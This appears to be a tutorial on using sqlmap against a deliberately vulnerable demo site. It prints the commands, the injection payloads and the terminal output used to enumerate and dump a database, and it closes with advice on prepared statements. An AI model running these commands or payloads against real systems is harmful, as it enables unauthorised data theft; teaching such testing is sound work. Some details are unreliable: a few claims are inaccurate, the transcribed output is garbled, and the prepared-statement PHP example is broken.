

# How to use SQLMAP to test a website for SQL Injection vulnerability

Last Updated : 02 May, 2023

---

This article explains how to test whether a website is safe from SQL injection using the SQLMAP penetration testing tool.

## What is SQL Injection?

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

For example, Consider the following php code segment:

```
$variable = $_POST['input'];  
mysql_query("INSERT INTO `table` (`column`) VALUES ('$variable')");
```

If the user enters "value"); DROP TABLE table;-" as the input, the query becomes

```
INSERT INTO `table` (`column`) VALUES('value'); DROP TABLE table;--')
```


which is undesirable for us, as here the user input is directly compiled along with the pre-written sql query. Hence the user will be able to enter an sql query required to manipulate the database.

## Where can you use SQLMAP?

If you observe a web url that is of the form


<http://testphp.vulnweb.com/listproducts.php?cat=1>, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database.

Furthermore, SQLMAP works when it is php based.



A simple test to check whether your website is vulnerable would be to replace the value in the get request parameter with an asterisk (\*). For example,

`http://testphp.vulnweb.com/listproducts.php?cat=*`



If this results in an error such as the error given above, then we can conclusively say that the website is vulnerable.

## Installing sqlmap

SQLMAP comes pre-installed with kali Linux, which is the preferred choice of most penetration testers. However, you can install sqlmap on other debian based linux systems using the command

```
sudo apt-get install sqlmap
```

## Usage


In this article, we will make use of a website that is designed with vulnerabilities for demonstration purposes:

```
http://testphp.vulnweb.com/listproducts.php?cat=1
```

As you can see, there is a GET request parameter (cat = 1) that can be changed by the user by modifying the value of cat. So this website might be vulnerable to SQL injection of this kind.

To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal,

```
sqlmap -h
```



```
File Edit View Search Terminal Help
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to this value

Detection:
These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection
techniques

--technique=TECH SQL Injection techniques to use (default "BEUSTQ")

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
--tbl DBMS database table(s) to enumerate
--col DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch Never ask for user input, use the default behaviour
--flush-session Flush session files for current target

Miscellaneous:
--sqlmap-shell Prompt for an interactive sqlmap shell
--wizard Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
brucewayne@brucewayne:~$
```

The parameters that we will use for the basic SQL Injection are shown in the above picture. Along with these, we will also use the `-dbms` and `-u` parameter, the usage of which has been explained in Step 1.

## Using SQLMAP to test a website for SQL Injection vulnerability:

- **Step 1: List information about the existing databases**

So firstly, we have to enter the web url that we want to check along with the `-u` parameter. We may also use the `-tor` parameter if we wish

to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the `-dbs` option to do so. `-dbs` lists all the available databases.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
File Edit View Search Terminal Help
brucewayne@brucewayne: ~
[11:15:02] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:15:02] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting attacks
[11:15:02] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[11:15:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:15:06] [WARNING] reflective value(s) found and filtering out
[11:15:07] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sen")
[11:15:07] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:15:07] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[11:15:07] [INFO] testing 'MySQL inline queries'
[11:15:07] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[11:15:07] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:15:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:15:41] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[11:16:12] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[11:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:16:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[11:16:15] [INFO] target URL appears to have 11 columns in query
[11:16:17] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 8537=8537
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 5737 FROM(SELECT COUNT(*),CONCAT(0x717a767671,(SELECT (ELT(5737=5737,1))) ,0x7178627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x4546784b544e7173774c4c4b4354416772486e77486575456c7a505463715b4b5378656873526b47,0x7178627871),NULL,NULL,NULL,... XSn0
---
[11:16:24] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
---
[11:16:24] [INFO] fetching database names
available databases [2]:
[*] acort
[*] information schema
[11:16:24] [INFO] fetched data logged to text files under /home/brucewayne/.sqlmap/output/testphp.vulnweb.com
[*] shutting down at 11:16:24
brucewayne@brucewayne:~$
```

- We get the following output showing us that there are two available databases. Sometimes, the application will tell you that it has identified the database and ask whether you want to test other database types. You can go ahead and type 'Y'. Further, it may ask whether you want to test other parameters for vulnerabilities, type 'Y' over here as we want to thoroughly test the web application.



```
brucewayne@brucewayne: ~
le Edit View Search Terminal Help
brucewayne@brucewayne:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
(1.0.8.2#dev)
http://sqlmap.org

] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

] starting at 11:17:20

11:17:20 [INFO] resuming back-end DBMS 'mysql'
11:17:20 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 8537=8537

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 5737 FROM(SELECT COUNT(*),CONCAT(0x717a767671,(SELECT (ELT(5737=5737,1))) ,0x7178627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x4546784b544e7173774c4c4b354416772486a77406575456c7a505463715a4b5370656073526b47,0x7178627871),NULL,NULL,NULL-- XSn0

11:17:26 [INFO] the back-end DBMS is MySQL
db application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
11:17:26 [INFO] fetching tables for database: 'acuart'
Database: acuart
Tables:
-----
artists
carts
categ
featured
guestbook
pictures
products
users
-----

11:17:26 [INFO] fetched data logged to text files under: /home/brucewayne/.sqlmap/output/testphp.vulnweb.com
] shutting down at 11:17:26
brucewayne@brucewayne:~$
```

Tables

- In the above picture, we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.
- **Step 3: List information about the columns of a particular table**  
If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and -columns to query the column names. We will try to access the table 'artists'.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
-D acuart -T artists --columns
```

```
Applications ▾ Places ▾ Terminal ▾
Mon 11:23
brucewayne@brucewayne: ~
File Edit View Search Terminal Help
[*] shutting down at 11:23:07
brucewayne@brucewayne:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T artists --columns
{1.0.8.2#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:23:18

11:23:18 [INFO] resuming back-end DBMS 'mysql'
11:23:18 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1998=1998

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-1751 UNION ALL SELECT NULL,NULL,CONCAT(0x7176706a71,0x7956534b5367575178734a6d7479504c4b49454a524d43787471447a58556561655666737059604f,0x71766a7a71)-- UglT

11:23:19 [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
11:23:19 [INFO] fetching columns for table 'artists' in database 'acuart'
11:23:19 [INFO] the SQL query used returns 3 entries
11:23:19 [INFO] resumed: "artist_id","int(5)"
11:23:19 [INFO] resumed: "aname","varchar(50)"
11:23:19 [INFO] resumed: "adesc","text"
database: acuart
table: artists
3 columns)
-----
Column | Type
-----
adesc | text
aname | varchar(50)
artist_id | int(5)
-----

11:23:19 [INFO] fetched data logged to text files under /home/brucewayne/.sqlmap/output/testphp.vulnweb.com/
[*] shutting down at 11:23:19
brucewayne@brucewayne:~$
```

Sqlmap testing table 'artists' in database acuart

Columns available in the table

Columns

- **Step 4: Dump the data from the columns**

Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the -dump query retrieves the data

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
-D acuart -T artists -C aname --dump
```



```
File Edit View Search Terminal Help
brucewayne@brucewayne:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T artists -C aname --dump
(1.0.8.28dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:24:13

11:24:13 [INFO] resuming back-end DBMS 'mysql'
11:24:13 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
..
parameter: artist (GET)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 1998=1998
  Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: artist=1 AND SLEEP(5)
  Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=1751 UNION ALL SELECT NULL,NULL,CONCAT(0x7176706a71,0x7956534b5367575178734a6d7479504c4b49454a524443787471447a58556561655666737059684f,0x71766a7a71)-- UgiT
..
11:24:14 [INFO] the back-end DBMS is MySQL
web application technology: Mjinx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
11:24:14 [INFO] fetching entries or column(s) 'aname' for table 'artists' in database 'acuart'
11:24:14 [INFO] the SQL query used returns 3 entries
11:24:14 [INFO] resumed: Blad3
11:24:14 [INFO] resumed: lyzae
11:24:14 [INFO] resumed: r4w0173
11:24:14 [INFO] analyzing Table dump for possible password hashes
database: acuart
table: artists
3 entries
-----
aname
-----
Blad3
lyzae
r4w0173
-----
11:24:14 [INFO] table 'acuart.artists' dumped to CSV file '/home/brucewayne/.sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
11:24:14 [INFO] fetched data logged to text files under /home/brucewayne/.sqlmap/output/testphp.vulnweb.com
[*] shutting down at 11:24:14
brucewayne@brucewayne:~$
```

→ List of all artists obtained from database

- From the above picture, we can see that we have accessed the data from the database. Similarly, in such vulnerable websites, we can literally explore through the databases to extract information

## Prevent SQL Injection

SQL injection can be generally prevented by using **Prepared Statements**. When we use a prepared statement, we are basically using a template for the code and analyzing the code and user input separately. It does not mix the user entered query and the code. In the example given at the beginning of this article, the input entered by the user is directly inserted into the code and they are compiled together, and hence we are able to execute malicious code. For prepared statements, we basically send the sql query with a placeholder for the user input and then send the actual user input as a separate command.

Consider the following php code segment.

```
$db = new PDO('connection details');

$stmt = db->prepare("Select name from users where id = :id");

$stmt->execute(array(':id', $data));
```

In this code, the user input is not combined with the prepared statement. They are compiled separately. So even if malicious code is entered as user input, the program will simply treat the malicious part of the code as a string and not a command.

**Note: This application is to be used solely for testing purposes**



## Related Article

[Basic SQL injection and mitigation](#)

**Reference:**stackoverflow.com

Summer-time is here and so is the time to skill-up! More than 5,000 learners have now completed their journey from **basics of DSA to advanced level development programs** such as Full-Stack, Backend Development, Data Science.

And why go anywhere else when our [DSA to Development: Coding Guide](#) will help you master all this in a few months! Apply now to our [DSA to Development Program](#) and our counsellors will connect with you for further guidance & support.